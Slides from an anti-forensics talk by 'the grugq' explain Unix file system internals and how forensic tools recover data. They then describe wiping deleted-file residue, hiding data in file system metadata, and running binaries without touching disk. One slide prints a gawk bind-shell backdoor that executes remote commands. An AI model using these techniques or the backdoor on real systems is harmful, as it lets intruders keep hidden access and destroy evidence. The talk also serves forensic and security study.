The Art of Defiling

Defeating Forensic Analysis on Unix File Systems

the grugq

Overview

Introduction
Unix File Systems
Forensics
Anti-Forensics
Demonstration
Q & A

Introduction

Who I am grugq What I do Write intrusion prevention software Break forensic tools Why anti-forensics? Security is an arms race Trend of increased forensics Trend of increased anti-forensics

Unix File Systems

- Overview of a unix file system
 Super-Blocks
 Data Blocks
- Inodes
- Directory Files



File System Overview

Two main parts to any file system Files Meta data Time stamps, ownership, permissions, etc. Data Disk blocks organised as byte streams Meta data files Organise data files for human reference


File System

Superblock
Describes the file system
Known Location
Data Block
Data blocks store.... data!
Block is the lowest atomic component
Multiple disk sectors per block

File Systems: inodes

inodes are files Store meta data Time Stamps, Reference Counts, Size List of data blocks block pointers struct inode { int uid, gid; size; int int blk cnt; int links; int block_ptrs[BLOCK_NUM];

inode structure: graphic



Directory files

 Create the file system directory hierarchy
 Contain structures to map names to inodes struct dirent { int inode; short rec_len; short name_len; char name[];

11 lost & found 16	
13 lame file 16	
12 somefile 32	
0 deleted 16	
123 lastfile 128	

File System summary

Super block
Describes the FS
Data blocks
Inodes

Describe files

Directory files

DNS for the file system

Forensics


Introduction
Data Recovery
Data Parsing
Data Analysis

Introduction

Forensics definedForensic Food chain..

Filesystems

Bitstreams



Evidence

Data Recovery

Convert bitstream to file system
 The Coroner's Toolkit

 Recovers deleted files

 TCT Utils

 Examine deleted directory entries

 Total file system awareness
 Read "deleted" data

Data Parsing

 Convert file systems into evidence candidates – files (individual bitstreams)
 File content requires understanding file formats

Email, jpeg, .doc, ELF, etc

Data Analysis

Extract "evidence" from data
JPEG files containing illegal images
Log files containing access information
Keyword searches

Forensics Summary

Assumes the file system is a log of system activity

- Data recovery
- Data parsing
- Data analysis

Anti-forensics

Data is evidence
 Anti-Forensic Principles
 Data Destruction
 Data Hiding
 Data Contraception

"Attempting to limit the quantity and quality of forensic evidence (since 1999)"

Data Destruction

Deleted file residue
Dirty inodes
Directory entries
Dirty data blocks
File System Activity
inode time stamps

The Defiler's Toolkit

Necrofile
 Sanitize deleted inodes

KlismafileSanitize directory entries

Before and after

Data Hiding

Requirements
Methodology
Implementations
Demos


"Aspire to subtlety"

Data Hiding – Requirements

Covert Outside the scope of forensic tools Temporarily – ergo, insecure long term storage Reliable Data must not disappear Secure Can't be accessed without correct tools Encrypted

Data Hiding Methodology

"Ladies and Gentlemen, I'm here to talk about FISTing"



Filesystem Insertion & Subversion Technique

 FISTing is inserting data into places it doesn't belong

Data storage in meta-data files


e.g. Journals, directory files, OLE2 files, etc.

Modifying meta-data is dangerous!

Obey the FSCK!

What holes can you FIST?





FISTing implementations

Rune FS Stores data in the "bad blocks" file Waffen FS Stores data in the ext3 journal file KY FS Stores data in directory files Data Mule FS Stores data in inode reserved space



Rune FS

Bad Blocks inode 1, root ('/') inode 2
Exploits (historically) incorrect ext2 implementation within TCT
Up to 4GB storage
TCT pseudo code (old):

if (inode < ROOT_INODE || inode > LAST_INO)
return BAD_INODE;

Just a regular inode file

Waffen FS

Adds an ext3 journal to an ext2 FS
Exploits e2fsck (and lame forensic tools)

e2fsck supports both ext2 & ext3
Has to guess which FS it's looking at

Usually 32Mb storage (average journal sz)
e2fsck pseudo code:

for (j_ent = journal; ; j_ent += j_ent->size)
if (IS_VALID(j_ent) == FALSE) /* end of the journal */ return JOURNAL_OK;

Regular file with a fake journal meta-data header

KY FS

Utilizes null directory entries
Exploits the kernel, e2fsck & forensic tools
Storage space limited by disk size

Kill Your File System

KY FS details

Kernel + fsck pseudo code: for (dp = dir; dp < dir_end; dp += dp->rec_len) if (dp->inode == 0) /* is deleted? */ continue;
Forensic tools pseudo code: if (dp->inode == 0 && dp->namelen > 0) /* recover deleted file name */

Data Mule FS

Storage within file system structures
Reserved space
Padding
Remains untouched by kernel and fsck
Ignored by forensic tools

Data Mule FS -- space

Super block: 759 bytes
Group descriptor: 14 bytes
Inode: 10 bytes
1G ext2 file system, 4k blocks (default)
Groups: 8

Super blocks: 4 (3036 bytes)
Group descriptors: 64 (896 bytes)
Inodes: 122112 (1221120 bytes)

Total: 1225052 bytes =~ 1196k =~ 1M

Data Contraception

"What is the act of not creating?"

Data Contraception: Theory

Better not to create data than to destroy it
Reduce quantity of evidence

Prevent data from reaching the file system
Use IUDs to interact with operating system

Reduce quality of evidence

Use standard tools

Non-evident rootkits

In memory patching
Kernel
sshd
Apache
Utilize common, existing tools, not custom crafted new ones

Standard tools: gawk

```
BEGIN {
    Port = 8080
    Prompt = "bkd>" # Prompt to display
    Service = "/inet/tcp/" Port "/0/0" # Open a listening port
    while (1) {
        do {
             printf Prompt |& Service # Display the prompt
             Service |& getline cmd
             if (cmd) {
                 while ((cmd |& getline) > 0) # Execute the command and read response
                      print $0 |& Service # Return the response
                 close(cmd)
        } while (cmd != "exit")
        close(Service)
```

Evidence Prophylactics

IUDs provide access to an address space
 Intra Userland Device
 Inter Userland Device
 Process Puppeteering

 Control a process by proxy

GDB as an IUD

"Syscall proxying"
Libgdbrpc
Execute syscalls in a slave process
Provides memory access
mmap, mprotect, copy_to(), copy_from()
Text based, so relatively slow

Data Contraception: rexec v1

Remote execution of binaries without creating a file on disk Uses gdb as an IUD Create a remote process image Perform process puppeteering Solves the bootstrapping issue for accessing hidden data stores Reduces effectiveness of honeypots – no binaries to "capture"

Userland Exec

Create a process image from a buffer
ul_exec(void *elf_buf, int argc, char **argv)
Doesn't require disk access
Shared object (library)
Published Jan 2004

Data Contraception: ftrans

Published in phake phrack 62 (Jan 2004)
Uses proprietary IUD (server) and ul_exec
Crude client

SIGINT to access transfer functionality

Securely transfers a binary using SSL
Anti-honeypot technology

Data Contraception: rexec v2

Uses libgdbrpc for an IUD
Uploads an ELF binary
Uses ul_exec() to execute
Release date: Phrack 62 (July 2004)

Data Contraception: xsh

eXploit SHell

- Uses pty's to provide "shell access agnostic" hacking
- Functionality
 - Rexec2
 - Ascii upload
 - Scriptless scripting
 - Command aliases

Summary

Summarised Unix File System
Presented overview of forensics
Presented the principles of anti-forensics
Demonstrated simple mechanisms to defeat digital forensic analysis
Owned your file system

Q & A